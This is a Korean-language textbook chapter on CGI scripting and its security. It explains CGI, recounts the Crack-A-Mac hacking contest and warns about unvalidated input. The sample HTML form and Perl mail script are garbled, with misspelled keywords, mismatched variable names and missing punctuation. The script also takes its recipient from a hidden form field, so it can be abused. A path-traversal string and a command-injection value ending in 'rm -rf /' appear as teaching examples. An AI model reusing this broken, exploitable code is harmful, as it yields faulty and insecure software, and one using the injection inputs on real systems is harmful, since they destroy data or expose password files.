물론 CGI와 작업할 때 보안을 고려하여야 한다. 파괴되기 쉬운 CGI프로그람들은 그것들을 배치하기가 간단하고 또 그것들이 Web봉사기쏘프트웨어의 특권들과 능력들을 리용하여 동작하기때문에 해커들에게 매혹적이다. 빈약하게 작성된 CGI스크립트는 사용자의 봉사기를 해커들에게 열어 줄수 있다. 위스커(whisker)의 방조밑에 해커는 CGI취약성을 강하게 채용할수 있다. 위스커는 CGI의 취약성을 알아 내기 위하여 Web봉사기를 조사할수 있도록 특별히 설계되여 있다. 빈약하게 코드화된 CGI스크립트들은 방화벽으로 보호된 Web봉사기들에 접근하는데 리용된 원시적인 방법들에 속한다. 그러나 임의의 해커도구도 개발자들에 의하여 그리고 도구의 우점을 자기들의 소유물로 만든 Web전문가들에 의하여 리용될수 있다.

제 1 절. CGI스크립트란 무엇이며 그것은 무엇을 하는가

CGI는 외부응용프로그람들에 접속하기 위한 Web봉사기들에 의해 리용된다. 그것은 Web봉사기에 거주하는 프로그람과 싸이트를 방문하는 방문자들사이로 자료를 앞뒤로 통과시키기 위한 방법을 제공한다. 다시 말하여 CGI는 Web봉사기와 인터네트응용프로그람사이 통신련결을 보장하는 중개자로서 행동한다. 같은 밥법으로 CGI는 Web봉사기에 자료를 통과시키는 프로그람이나 스크립트를 허용하므로 이 출구는 그다음 사용자에게로 계속 통과될수 있다.

CGI가 어떻게 동작하는가를 보기 위하여 그림 4-1로 가자. 이 그림에서 우리는 일반적인 CGI거래에서 일어 나는 여러 단계들을 볼수 있다. 이때 매 단계들은 번호로 표시되여 있는데 다음과 같이 단계별로 나누어 설명한다.

단계 1에서는 사용자가 Web싸이트를 방문하고 Web봉사기에 요구를 제기한다. 실례로 사용자가 명부에 기입되여 있고 따라서 그 어떤 사람의 기입정보를 변화시키려고

한다고 보자. 사용자는 등록자리번호, 이름 그리고 Web페지양식으로 주소를 넣은 다음 Submit를 찰칵한다. 그러면 이 정보를 처리하기 위하여 Web봉사기로 보낸다.





그림 4-1. 일반적인 CGI프로그람에 포함된 단계

단계 2에서는 CGI가 처리한 자료를 얻는데 리용된다. 갱신된 자료를 수신하는것을 끝내고 Web봉사기는 제기된 자료를 CGI요구로서 식별한다. CGI를 리용하여 양식자료는 외부응용프로그람에로 통과된다. CGI는 TCP/IP통신규약의 한 부분인 하이퍼본문전송규약(HTTP:Hypertext Trsnsfer Protocol)을 리용하여 통신하기때문에 Web봉사기의 CGI지원은 이 규약을 다음단계에로 계속 정보를 통과시키는데 리용한다.

일단 CGI가 분리된 프로그람에로 자료를 통과시키는데 리용되기만 하면 응용프로그람은 다음 그것을 계속 처리한다. 우리는 현재자료를 재쓰기하면서 자료기지에 그것을 단순히 보관하거나 그것을 보관하기전에 현재정보와 자료를 비교할수 있다. 이 시점에서(단계 3과 4) 정확히 무엇이 생기는가는 인터네트응용프로그람에 관계된다. 만일 CGI응용프로그람이 단순히 입구를 받기만 하고 출구를 되돌려 주지 않는다면 우리의 이야기는 이것으로 끝날수 있다. 많은 CGI응용프로그람이 입구를 받고 출구를 되돌리는 동안 일부코드는 단순히 이것저것 아무거나 수행할수 있다. 실현하자고 설계한 과제들을 그것들이 실현하는것처럼 프로그람이나 스크립트들의 거동과 관련한 엄격하고 재치 있는 규칙들은 아직 없는데 이것은 자기의 망에서 리용하기 위한 프로그람이나 자기가 사서 리용하는 인터네트와 관련 없는 응용프로그람들사이에 차이가 전혀 없다는것을 의미한다.

만일 응용프로그람이 자료를 되돌리면 단계 5가 발생한다. 우리는 실례에서 그것이 자료기지에 보관된 자료를 읽고 Web페지양식으로 Web봉사기에로 이것을 되돌린다고 가정할것이다. 그로부터 CGI는 Web봉사기에로 자료를 되돌리는데 다시 리용된다. 단계 6에서는 Web봉사기가 Web페지를 사용자에게 되돌리고 공정을 끝낸다. 이때 HTML문서는 사용자의 열람기창문에 현시될것이다. 이와 같이 CGI는 사용자가 공정을 성과적으로 끝냈다고 보고 사용자에게 보관된 정보를 임의의 오유에 관해서 심사하게 한다.

CGI가 어떻게 동작하는가를 보는데서 우리는 거의 모든 작업이 Web봉사기에서 진행된다는것을 알수 있다. 요구를 제기하고 출구Web페지를 수신하는것을 제외하고

Web열람기는 CGI공정밖에 있게 된다. 이것은 CGI가 봉사기측 스크립트작성과 프로그람들을 리용하기때문이다. 코드는 봉사기에서 실행되므로 싸이트를 방문할 때 어떤 형태의 열람기를 사용자가 리용하는가에는 관계가 없다. 이것으로 하여 사용자의 인터네트열람기는 CGI를 지원할 필요가 없으며 또한 실행하는 프로그람이나 스크립트를 위한 특별한 쏘프트웨어가 필요 없다. 사용자의 관점에서 보면 무엇이 일어 나는가는 한 Web페지로부터 다른 페지에로 이동하는 하이퍼련결(hyperlink)에서 찰칵하는것밖에 별 차이가 없다.

설명

CGI프로그람들과 CGI스크립트들을 론하는데서 사람들이 CGI가 인터네트응용프로그람을 만들기 위하여 리용된 언어라고 믿는것은 정상적인 일이다(이것은 진실과 그리 먼것은 아니다). 개발자들은 CGI언어로 프로그람을 작성할수 없는데 왜냐하면 이와 같은것이 전혀 없기때문이다. 이 장에서 앞으로 보여 주겠지만 Perl, C, C++, VB등을 비롯하여 CGI프로그람을 만드는데 리용할수 있는 수많은 언어들이 있다. CGI는 프로그람자체는 아니지만 중간물로서 Web봉사기와 인터네트응용프로그람 혹은 스크립트사이에 정보를 교환하는데 리용되였다. CGI라고 생각하는 가장 좋은 방법이 Web봉사기와 인터네트응용프로그람사이로 정보를 통과시키는 중개자(middleman)라고 보는것이다. CGI는 둘사이로 자료를 나르는데 이것은 결국 접대원이 료리사와 고객사이로 음식물을 나르는것과 같은 방법이다. 하나가 요구를 제기하면 한편 다른것은 그것을 준비한다. 즉 CGI는 둘 다 무엇이 필요한가를 받아 들이는 의미이다.

1. CGI스크립트의 대표적인 리용

CGI프로그람과 스크립트들은 탁상응용프로그람과 류사한 기능을 제공하는 싸이트를 가지게 한다. HTML자체는 Web페지가 만들어 질 때 특징 지어 지는 정보를 현시하는 Web페지들을 창조하기 위하여 리용될수 있다. 그것은 페지가 만들어 질 때 타자되여 들어 간 본문과 사용자가 특징 짓는 다양한 그라프들을 보여 줄것이다. CGI는 이것을 뛰여 넘어서 정적인 정보를 제공하는것으로부터 동적이면서 호상작용하는 정보에 이르기까지 모든 정보를 싸이트에서 취한다. CGI를 다양한 방법으로 리용할수 있다.

그림 4-2에서 보여 준 CGI실례는 직결경매점인 eBay에 의한 그의 리용실례이다. CGI는 부르는 값들의 처리, 개별적인 거래들을 Web페지에 보여 주기 위한 사용자등록처리, 경매를 붙이는 동안 주목되는 항목처리 등에 리용된다.

이것은 매매카드(Shopping Cart)들을 제공하는 CGI프로그람, 사용자가 사려고 선택한 항목들을 추적하는 CGI프로그람에 리용하는 싸이트들과 류사하다. 일단 사용자들이 매매(팔고사기)를 끝내려고 결심하면 고객들은 항목들을 《검사》해 내고 구입을 위한 또 다른 CGI스크립트를 리용한다.

한편 eBay와 전자상거래싸이트들과 같은 싸이트들은 업무를 수행하는 보다 복잡한 CGI스크립트들과 프로그람들을 리용할수 있다. 또한 특수한 싸이트를 방문한 사용자들의 인원수를 보여 주는 계수기를 비롯하여 CGI와 Web에 대한 수많은 다른 일반적인 사용들이 있을수 있다. Web페지가 호출될 때마다 CGI스크립트는 계수기의 값을 1만큼 증

가시킨다. 이것은 Web전문가들이 주목하는 페지가 얼마나 자주 보여 지는가를 볼수 있게 하며 가장 자주 호출되고 있는 내용물의 형태를 알수 있게 한다.

그림 4-2. 직결작용을 위한 CGI의 eBay리용

손님책(Guest Book)들과 잡담방(chat room)들은 CGI프로그람들을 리용하는 다른 일반적인 실례들이다. 잡담방들은 사용자들에게 통보문들을 광고하게 하여 서로 직결적으로 잡담하게 한다. 이것은 사용자들이 아무러한 조건부도 없이 개인정보들을 교환할수 있게 한다. 이것은 공개토론회에서처럼 화제거리를 론의할 때 사용자들에게 행동의 자유를 준다. 손님책들은 사용자들이 Web페지싸이트에 대한 자기들의 설명문들을 광고하게 한다. 사용자들은 손님책에 자기식의 설명문과 개인정보(자기들의 이름과 전자우편주소)를 넣는다. Submit를 찰칵하는데 따라 정보는 Web페지에 부가되며 따라서 손님책의 내용물들을 보려고 하는 아무런 사람한테도 공개되여 그것을 보여 줄수 있다.

CGI의 또 다른 대중적인 사용은 설명문이나 반결합물(feedback)양식들인데 이것은 사용자들에게 싸이트나 회사제품에 대한 자기들의 주장, 칭찬과 비난의 목소리를 전자우편으로 보낼수 있게 한다. 많은 경우에 회사들은 이것들을 고객봉사를 위하여 리용하기때문에 고객들은 회사에 접속하는 전형적인 쉬운 방법을 가진다. 그림 4-3은 방문자들로부터 반결합물을 요구하는데 리용하는 양식을 보여 준다. 사용자들은 자기들의 이름, 전자우편주소 그리고 이 페지에 대한 설명문들을 넣는다. 그리고 Send를 찰칵할 때 정보는 정한 전자우편주소에로 전송된다.

이 페지의 HTML내용물을 볼 때 우리는 Web페지자체에 관한 정보가 대단히 적게 포함된다는것을 알수 있다. 다음의 코드에서는 설명문양식을 Web페지우에 창조하였다. POST방법은 comment.pl이라고 부르는 CGI프로그람의 다양한 마당들에 넣어 지는 정보를 통과시키는데 리용된다. 마당정보들은 이른바 이름(사람의 이름에 대하여), 전자우편(그들이 입력시킨 전자우편주소에 대하여) 그리고 반결합물(그들 개인적인 설명문들에 대하여)과 같은 변수들로 이름을 붙였다. 프로그람은 자기가 수신한 자료를 처리한후 전

자우편통보문을 주소 mcross@freebsd.org로 보낼것이다. 이 모든것은 양식마당들에 돌려 진 다양한 값들을 통해 특징 지어 진다.

그림 4-3. 전자우편주소로 반결합물을 전송하기 위해 CGI를 리용하는 설명문양식

```
<HTML>
<HEAD>
<TITLE>Send Comments</TITLE>
</HEAD>
<BODY BGCOLOR= "#FFFFFF" >
<H2>Comment Form</H2>
<FORM METOD= "post" ACTION= "/cgi-bin/comment.pl" >
<B>Name:  </B><INPUT NAME= "name" SIZES=50 TYPE= "text"><BR>
<B>E-mail: </B><INPUT NAME= "e-mail" SIZES=50 TYPE= "text"><BR>
<INPUTTYPE= "hidden" NAME= "s0ubmitaddress"
          VALUE=mcross@freebsd.org>
<P> <B>Comments:</B></P>
<P>
<TEXTAREA NAME= "feedback" ROWS=10 COLS=50></TEXTAREA> <P>
<CENTER>
<INPUT TYPE=submit VALUE= "SEND">
<INPUT TYPE=reset VALUE= "CLEAR">
</CENTER>
</BODY>
</HTML>
```

한편 HTML이 자료를 취하고 변수들을 통과시키는 CGI를 리용하는 수단(도구)으로서 봉사한다면 스크립트자체는 실제적인 작업을 수행한다.
이 경우에 스크립트는 Perl언어로 작성된다.
코드에서 설명문들은 기호 "#"를 가지고 시작되는데 처리할 때에는 무시된다.
Comment.p1라고 부르는 Perl스크립트로 작성한 코드는 다음과 같다.

```
# The following specifies the path to the PERL interpreter.
# It must show the correct path,or the script will not work

# !/usr/local/bin/perl

# The following is used to accept the form data,which is used
# in processing

if ($ENV{'REQUEST_METHOD'}eq 'POST'){
{
read(STDIN,$buffer,$ENV{'CONTENT_LENGTH'});
@paris=splot(/&/,$buffer);
foreach $pair(@pairs){
    ($name,$value)=split(/=/,$pair);
    $value=~tr/+//;
    $value=~s/%([a-fA-F0-9][a-fA-F0-9])/pack("C",hex($1))/eg;
$FORM{$name}=$value;
}

# The following code is used to send e-mail to the
# specifies e-mail address

    open(MESSAGE "| /usr/lib/sendmail -t";
    print MESSAGE "To: $FORM{submitaddress}\ n";
    print MESSAGE "From: $FORM{name}\ n";
    print MESSAGE "Reply-To: $FORM{email}\ n"
    print MESSAGE "Subject: Feedback from $FORM{name} at
$ENV{'EMOTE_HOST'\ n\ n";
    print MESSAGE "The user commented:\ n\ n";
    print MESSAGE "$FORM{feedback}\ n";
    close (MESSAGE);
    &thank_you;
}

# The following code creates a web page that confirms
# e=mail was sent
sub thank_you {
```

```
    print "Content-type:text/html\ n\ n";
    print "<HTML>\ n";
    print "<HEAD>\ n";
    print "<TITLE>Thank you!</TITLE>\ n";
    print "<HEAD>\ n";
    print "<BODY BGCOLOR=#FFFFCC TEXT=#000000>\ n";
    print "<H1>Thank You!</H1>\ n";
    print "\ n";
    print "<P>\ n";
    print "<H3>Your feedback has been sent.<BR>\ n";
    print "<P>\ n";
    print "</BODY>\ n";
    print "<HEAD>\ n";
    exit(0);
}
```

코드의 시작에서는 Perl분석기(interpreter)의 위치를 지정한다. 이 스크립트가 달리는 Web봉사기의 경우에 Perl분석기는 등록부 /usr/local/bin/Perl에 위치하고 있다.

이것은 분석기가 스크립트를 실행할 때 그것을 번역하는데 리용되기때문에 프로그람에서 그것을 요구한다(즉 사용자가 Send를 찰칵할 때). 이 코드행이 없이 스크립트는 번역될수 없으며 결국 실행될수도 없다.

프로그람의 다음부분은 Web페지의 양식으로부터 자료를 받아 들이는데 리용된다. 이부분은 자료가 처리되여 다음부분의 프로그람에서 리용될수 있게 하는데 거기에서는 매 변수의 자료를 전자우편통보문으로 놓는다. 일단 이것이 수행되면 스크립트의 마지막부분이 실행된다. 여기서 Web페지가 만들어 지며 초기에 자료를 넣은 사용자에게로 돌아 간다. 이 HTML문서는 반결합물이 전송되였는가를 확인한다. 결국 사용자의 과제가 수행되며 어떤 사람이 싸이트를 계속 열람할수 있는가를 알려 준다.

2. 언제 CGI를 리용하여야 하는가

CGI는 우리가 동적이면서 호상작용하는 Web페지를 제공하려고 할 때, Web봉사기의 함수들과 능력들의 우점을 취할 필요가 있을 때 리용되여야 한다. CGI스크립트들은 자료기지에서 정보를 탐색하여 보관하는것, 양식들을 처리하는것 또한 봉사기에서 리용가능하고 다른 방법들을 통해 접근할수 없는 정보를 리용하는것을 우점으로 가지고 있다. 하지만 의뢰기측과 봉사기측 스크립트들과 프로그람들은 차이점들을 가지기때문에 우리는 CGI가 언제 보다 좋게 선택되는가에 일련의 관심을 가질수 있다.

우리는 문제거리들이 광범한 사용자호상작용과 함께 일어 날수 있기때문에 사용자호상작용을 제한할 때 CGI프로그람들의 리용을 고려해야 한다. Java, JavaScript, ActiveX 기타 의뢰기측 스크립트들과 부분품들은 뚜렷한 사용자호상작용이 존재할 때 리용된다. 차이는 CGI스크립트들과 프로그람들이 설사 Web봉사기에서 달린다고 할지라도 의뢰기측 스크립트나 프로그람은 반드시 사용자콤퓨터의 주기억에 적재되여야 하며 그다음 열람기를 통해 현시되여야 한다는것이다. 만일 사용자콤퓨터가 프로그람을 적재하기 위한 기억기를 가지고 있지 못하거나 열람기가 스크립트나 부분품을 지원하지 않고

있다면 그것들은 동작하지 못할것이다.

다른 한편 JavaApplet, JavaScript, ActiveX부분품들 그리고 이와 류사한 기술수법들이 의뢰기의 콤퓨터에서 실행된다. 따라서 프로그람과의 계속적인 호상작용은 바로 그 콤퓨터에서 진행되기때문에 인터네트를 걸쳐 요구들과 결과들을 통파시키는데 비하여 더 빠르다. 더우기 의뢰기측 스크립트들과 애플레트들이 CGI에 의하여 실현된 여러개의 함수들을 실행하는데 리용되는 동안은 결과들이 항상 같지 않다. 실례로 개발자는 현재 날자와 시간을 보여 주는 HTML페지에 스크립트를 매몰시킬수 있지만 이 정보는 그것이 달리는 의뢰기콤퓨터로부터 뽑아 진 자료일것이다. CGI스크립트는 Web봉사기에서 달리며 봉사기에서의 날자와 시간을 되돌릴것이다. 만일 차이나는 시간구역(time zone)에 있는 의뢰기에 봉사기의 시간을 되돌리려고 한다면 이것은 싸이트에 관해서 중요한 문제거리로 될수 있다.

애플레트, 스크립트, 부분품들과 같은것들은 의뢰기콤퓨터에서 실행되기때문에 보안위험들은 일반적으로 Web봉사기가 아니라 의뢰기를 위협한다. 이 원인으로 하여 Java와 ActiveX를 지원 받는 열람기들은 일반적으로 제3장에서 설명한것처럼 사용자가 이 부분품들을 사용하지 못하도록 선택권을 가지고 있다. 만일 그것들을 사용하지 못하게 하였거나 지원 받지 못했다면 그것들을 인터네트열람기(Internet Browser)창문에 Web페지의 부분으로서 적재할수 없다. 더우기 만일 의뢰기콤퓨터가 망우에 있다면 JavaScript, Java애플레트들 그리고 ActiveX부분품들은 역시 방화벽에 의해서 Web페지로부터 지워 질수 있다. 방화벽은 인터네트로부터 국부망에로 계속 통과할수 있는것들을 조종할수 있는 쏘프트웨어이므로 그것이 의뢰기콤퓨터를 통과하기전에 이것들을 Web페지로부터 빼앗을수 있다. CGI와 방화벽은 관계되지 않지만 프로그람의 실행이 Web봉사기에서 일어 나기때문에 오직 자료만이 HTML문서의 부분으로서 의뢰기에 되돌려 질것이다.

애플레트, 부분품 그리고 의뢰기측 스크립트들에 대한 또 다른 약점은 프로그람작성을 완성할 때 그것들이 차지하는 용량에 대한 제한을 받는다는것이다. 이것들 매개는 그것이 의뢰기의 열람기에 적재되기전에 인터네트를 걸쳐 전송되여야 한다. 때문에 이것들의 크기는 상대적으로 작아야 하며 인터네트를 거쳐 빨리 전송될수 있도록 일부 기능들을 지워 버릴 필요가 있다. CGI프로그람들과는 이러한 론의점이 생기지 않는다. CGI프로그람들은 의뢰기콤퓨터로 수송되지 않기때문에 그만큼 용량을 크게 할수 있다. 처리후에 오직 전체 프로그람이 아니라 결과자료만이 사용자에게 되돌려 질 필요가 있다.

3. 론의대상을 숙박시키는 CGI스크립트

Web봉사기를 설치하면 좋은것은 CGI를 위한 기능이 미리 설치되는것이다. 현재 시장거래되고 있는 가장 많은 Web봉사기들은 CGI를 지원하기때문에 Web봉사기가 설치될 때 그에 대한 자원을 함께 설치한다. 이것은 Web봉사기가 달리는 조작체계에 관계없다.

CGI는 교차가동환경(cross-platform)기술이므로 만일 Web봉사기가 Unix, Windows NT, Windows 2000, Macintosh 혹은 임의의 다른 수많은 조작체계들에서 달리고 있다 해도 문제로 될것은 없다. 그러나 이것은 한개 가동환경에 있는 CGI프로그람이 다른 가동환경에서 달리는 Web봉사기에서 자동적으로 동작한다는것을 의미하지는 않는다. 프로그람들은 흔히 특수한 조작체계나 지어 리용된 하드장치의 형태에 따라서 콤파일되거나 작성되기때문에 그것이 콤파일언어로 작성되였다고 하면 다른 조작체계에

대하여 그것을 다시 작성하여 콤파일할 필요가 있을수 있다. 다시 말하여 가동환경독립으로 작성되였지만 Windows NT기대에서 콤파일된 프로그람은 여전히 Macintosh기대에서 콤파일할 필요가 있을것이다. 그렇지 않다면 서로 다른 조작체계들은 프로그람을 실행할수 없을것이다. 게다가 스크립트들은 서로 차이나는 가동환경들에서의 다양한 불일치와 서로 달라 진 명령들을 지원하기 위해 변화되여야 할 필요가 있다.

만일 싸이트가 자기 소유의 Web봉사기에는 거주하지 않으나 인터네트봉사제공자(ISP:Internet Service Provider)의 봉사기에 숙박하고 있다면 우리는 CGI를 리용하지 못할수 있다. 많은 ISP들은 CGI지원을 제공하지 않고 있는데 그것은 빈약하게 작성된 스크립트들과 프로그람들은 보안위협으로 되고 그것들이 Web봉사기에 숙박한 싸이트들과 다른것들의 보안을 위태롭게 할수 있기때문이다. 만일 ISP가 우리에게 자기가 가지고 있는 스크립트들과 프로그람들을 달리게 허락하지 않으면 우리는 그것을 허락하는 다른 ISP를 리용하겠는가 아니면 자기가 가지고 있는 Web봉사기를 취급하겠는가를 결심하든가 혹은 자기 싸이트에 있는 CGI를 리용하지 않는다는 결심을 내려야 할것이다.

CGI를 리용하는 봉사기의 싸이트들을 허락하는 ISP들은 흔히 그것들을 위한 CGI-BIN등록부를 만드는데 그것으로 허용조건들을 조종하고 위험요소들을 최소화한다.

제 2 절. 약한 CGI스크립트로부터 초래되는 침입

Web싸이트를 해킹하는 한가지 가장 보편적인 방법이 빈약하게 작성된 CGI스크립트들을 찾아 리용하는것이다. CGI스크립트를 리용하여 우리는 싸이트에 대한 정보를 얻을수 있으며 자기가 보통 보거나 내리적재할수 없는 등록부들과 파일들에 접근하기 위한 정보를 얻음으로써 여러가지로 바라거나 바라지 않는 행동들을 할수 있다. CGI프로그람을 리용한 가장 대중화된 한가지 공격이 《CrackA-Mac》시합으로 발생하였다.

1997년에 《Infinit Information AB》라고 부르는 스위스상담소는 자기들의 Web봉사기를 해킹한 사람에게 100000크로너(kroner)(약 15000$)현금을 제공한다고 공포하였다. 이 체계는 Macintosh 8500/150콤퓨터에서 WebStar 2.0 Web봉사기를 돌리고 있었다. 믿기 어려울 정도의 수많은 해킹시도가 있은후에 시합은 상품이 전혀없이 끝났다. Macintosh에 대한 문제해결의 실마리는 Web싸이트를 달리기 위한 한가지 가장 좋은 가동환경이라고 간주되고 있다.

한달가량 지나서 시합이 다시 시작되였다. 이때는 Blue World로부터 구입한 Lasso Web봉사기가 리용되였다. 앞에서 진행한 시합에서와 같이 방화벽은 전혀 리용되지 않았다. 이 경우에 상업적인 CGI스크립트는 관리자가 싸이트를 관리하도록 원격가입등록할수 있게 설치되였다. Web봉사기는 지정한 창조자코드를 가지는 파일들을 봉사로부터 막는 보안특징을 리용하였으므로 CGI스크립트를 위한 통과암호파일은 이 창조자코드를 사용자들이 파일로서 내리적재할수 없게 하는데 리용되였다. 유감스럽게도 또 다른 CGI프로그람은 FileMakerPro자료기지에서 뽑은 자료를 호출하는 싸이트에서 리용되였는데 봉사기는 Web봉사기와는 다르게 사용될수 있는 파일종류를 제한하지 않았다. 해커는 이와 같은 봉사기의 우점을 취하는데로 체계를 관리하였다. 즉 통과암호파일을 파괴시킨후 가입등록하였고 싸이트를 위한 새 홈페지를 올리적재하였다. 시합이 시작되여 24시간안으로 승리를 이룩하고 보안구멍들을 메꿨다.

설사 Web봉사기, Macintosh가동환경 그리고 봉사기에 있는 프로그람들이 적당히 환경설치되고 합리적인 보안을 가졌다고 할지라도 이것들과 CGI스크립트와의 결합은 접근하는데 채용할수 있는 보안구멍들을 만들어 냈다. 이 사실은 어떻게 CGI프로그람들이 싸이트를 해킹하는데 리용될수 있는가를 보여 줄뿐아니라 새로운 스크립트들이 첨가된후에 검사가 꼭 필요하다는것과 Web싸이트에서 리용할 CGI프로그람들을 제한해야 한다는것을 보여 주고 있다.

자기 싸이트에 첨가된 새로운 매 스크립트를 가지고 우리는 보안구멍에 대한 체계검사를 반드시 진행하여야 한다. 앞에서 든 실례에서 본것처럼 체계에 있는 요소들의 결합은 Web싸이트를 쉽게 파괴할수 있게 만든다. 명백히 우리는 자기의 CGI스크립트나 프로그람이 접근에 리용될수 있는 한가지 방법이라는것을 놓칠수는 있지만 새로운 스크립트가 첨가될 때마다 구멍이 있는 곳을 찾기 위하여 노력해야 한다. 이와 같은 구멍들을 찾는데 리용할수 있는 한가지 도구가 위스커와 같은 CGI검사프로그람들인데 이에 대하여서는 앞으로 론의한다.

도구와 함정…

사용자입구에 주목

CGI스크립트들과 프로그람들을 채용하는 한가지 가장 보편적인 방법이 사용자가 입구를 허락할 때 사용된다. 그러나 이때 사용자들이 제출하는 자료는 검사되지 않는다. 어떤 정보를 사용자들이 제출할수 있는가를 조종하는것은 CGI스크립트를 통하여 훌륭히 해킹할수 있는 당신의 운수놀음으로 될것이다. 이것은 양식을 거쳐 자료가 제출될수 있는 방법(내리펼침목록들, 검사칸들과 다른 방법들을 리용함으로써)들을 제한할뿐아니라 당신의 응용프로그람에로 통과되는 자료형태를 조종하기 위해 당신의 프로그람을 적당히 코드화함으로써 제한하게 된다. 이것은 오직 필요한만큼 문자수를 제한하는것처럼 문자마당들에서의 입력유효범위를 포함할것이다. 실례는 5개의 수자문자로 제한되는 zip코드마당이 될것이다.

명심해야 할 또 다른 중요한 문제는 자기의 Web싸이트가 복잡해 지면 질수록 보안구멍이 생길수 있는 기회들은 더욱더 많아 진다는것이다. 새 등록부들이 만들어 지기때문에 정확한 규칙설정들을 빼놓을수 있는데 이것은 민감한 자료(sensitive data:변동하기 쉬운 자료를 의미함)에 접근하거나 다른 등록부들을 검색하는데 리용될수 있다. 가장 좋은 실천은 될수록 단독인 등록부에 모든 CGI스크립트들과 프로그람들을 보존하기 위하여 노력하는것이다. 게다가 첨가된 새로운 매 CGI스크립트과 함께 우리는 스크립트나 스크립트들의 결합으로 인한 취약성들이 싸이트를 해킹하는데 리용되도록 기회들을 만드는 중매를 설수 있다. 이 원인으로 하여 우리는 오직 기능을 위해, 특히 보안이 론의점인 싸이트를 위해 자기의 싸이트에 명백히 첨가할 필요가 있는 스크립트들만을 리용해야 한다.

1.《보다 빈틈 없는》 CGI스크립트를 어떻게 작성하겠는가

수많은 보안구멍들이 빈약하게 작성된 스크립트들에 존재할수 있으므로 만일 해커들이 특수한 취약성에 대하여 알면 그것들을 싸이트를 해킹하는데 리용할수 있다. 자기의 체계에 모자를 씌우면 매 보안구멍은 해커들에게 보다 어려움을 조성할것이며 그들의 앞으로의 공격시도를 단념시킬수 있다. CGI스크립트들은 이와 같은 취약성들을 제공할수 있기때문에 그것들이 사용되기전에 있을수 있는 문제거리들을 알아 내는것이 중요하다.

보편적인 잘못들을 피하고 CGI스크립트들을 창조할 때의 좋은 경험들을 따름으로써 자기의 체계에 대한 해킹을 막는 보다 빈틈 없는 코드를 작성할수 있다. 여기서 우리는 허용조건(permission)들과 사용자입구의 조종과 오유정정코드(error-handling code)의 리용에 관한 문제들을 론의할것이다. Submit를 찰칵하면 자료는 이때 처리되고 있는 CGI프로그람에로 통과된다. 하지만 한편 이것은 CGI프로그람들에 접근하기 위한 보편적인 방법이며 그것들이 봉사기의 어디에 거주하고 있는가를 사용자들이 안다면 직접 스크립트를 호출할수 있다는것을 명심하는것이 중요하다. 이것은 의뢰기측 스크립트가 그것을 보내기전에 자료를 정당화하는 Web페지에 리용되는가 하는 문제일수 있다. GET방법은 URL의 부분으로서 봉사기에 자료를 보낸다. 만일 사용자들이 자기들의 열람기의 주소칸에 원하는 임의의 자료를 가진 URL를 직접 입력시킨다면 해커들이 자료를 정당화하는데 리용하는 임의의 의뢰기측 스크립트작성을 피할수 있다. 만일 POST방법을 리용하면 CGI스크립트에 자료를 통과시키는것을 더욱 어렵게 만들것이다. 하지만 이것은 사용자가 CGI스크립트를 호출하는 어떤 사람의 Web페지를 창조할 때 그가 바라는 임의의 자료를 사용자가 대신 입력시키는것을 피할수 있게 한다. 의뢰기측 스크립트들은 사용자에 의하여 보여 지고 가능한껏 조작될수 있기때문에 스크립트가 수신하는 자료를 정당화하기 위한 코드를 CGI프로그람자체에 써넣어야 한다. CGI스크립트는 봉사기에서 자체로 달리기때문에 사용자는 검사하는 자료를 에돌수 없으며 프로그람에 맞지 않는 자료를 통과시킬수 없다.

개발자는 자기 CGI프로그람으로 통과하는 자료를 절대로 믿지 말아야 한다. 이것은 만일 사용자에게 파일경로의 입력을 허락하거나 특수한 파일을 적재하는 CGI프로그람을 호출하는 하이퍼련결들을 리용하게 한다면 특별히 명심해야 할 중요한 문제이다. 실례로 사용자들이 회사가 판매하는 제품들에 대한 일반적인 론의점들을 포함하는 문서들을 열수 있는 싸이트에 지식기지(Knowledge Base)를 더하려고 한다고 보자. 이때 Web페지는 사용자들에게 본문파일들을 열수 있게 하는데 그들은 CGI스크립트를 리용하여 이것을 형식화(format)한다. CGI스크립트로 통과한 인수(argument)는 그 파일에 대한 경로일것이다. 만일 페지가 경로를 입력시켜 열려는 본문파일을 지정하게끔 사용자들한테 문의하면 그들은 체계가 접근할수 있는 임의의 파일을 열수 있거나 자기들의 열람기의 주소칸에 URL에로의 경로를 입력시킬수 있다. 만일 그들이 통과암호파일의 경로와 파일이름을 넣으면 CGI스크립트는 사용자에게 그 통과암호파일의 내용물들을 현시할것이다. 실례로 만일 CGI프로그람이 자동적으로 /inet/docs등록부에 있는 문서들을 살핀다고 하면 사용자는 URL에 경로《../../etc/password》를 입력시킬수 있다. 때문에 어디서 자기의 CGI프로그람이 문서들을 조사하며 또 어떻게 그 등록부에 대한 허용조건들을 줄것인가를 미리 조종하여야 한다. 문서구조에서 이 등록부보다 더 웃쪽에 있는 등록부를 사용자들이 리용하는것을 막기 위하여 경로에 "…"서술문들을 허용하지 말아야하며 접근을 조종하는 적당한 허용조건들이 매 등록부에 설정되였는가를 확인해야 한다.

프로그람에 통과되는 나쁜 자료와 관련된 또 다른 류사한 문제거리는 열려고 지정한

파일에 보충적인 문자들이 추가되거나 그것들이 CGI프로그람에 의해 리용될 때이다. 쉘(Shell)스크립트에서 반두점(";")은 지령행의 끝을 표시하는데 리용된다. 스크립트에서는 반두점후에 또 다른 새 지령이 놓일수 있는데 이 지령은 그다음 계속하여 실행된다. 따라서 사용자들은 문서를 열도록 문서이름을 지정하고 반두점을 입력시킨 다음 두번째 지령을 넣을수 있다. 실례로 그들이 help.txt라는 문서를 열려고 할 때 다음과 같이 입력시킬수 있다.

```
Help.txt ;rm -rf /
```

이 코드는 Help.txt라는 문서를 열게 한다. 일단 그것이 열리면 두번째 지령이 실행되는데 이것은 확인문의도 없이 하드디스크를 지울것이다. 이로부터 사용자입구를 조종할 필요가 있으며 CGI스크립트를 호출할 때 그것들이 무엇을 수행하는가를 명백히 조사할 필요가 있다.

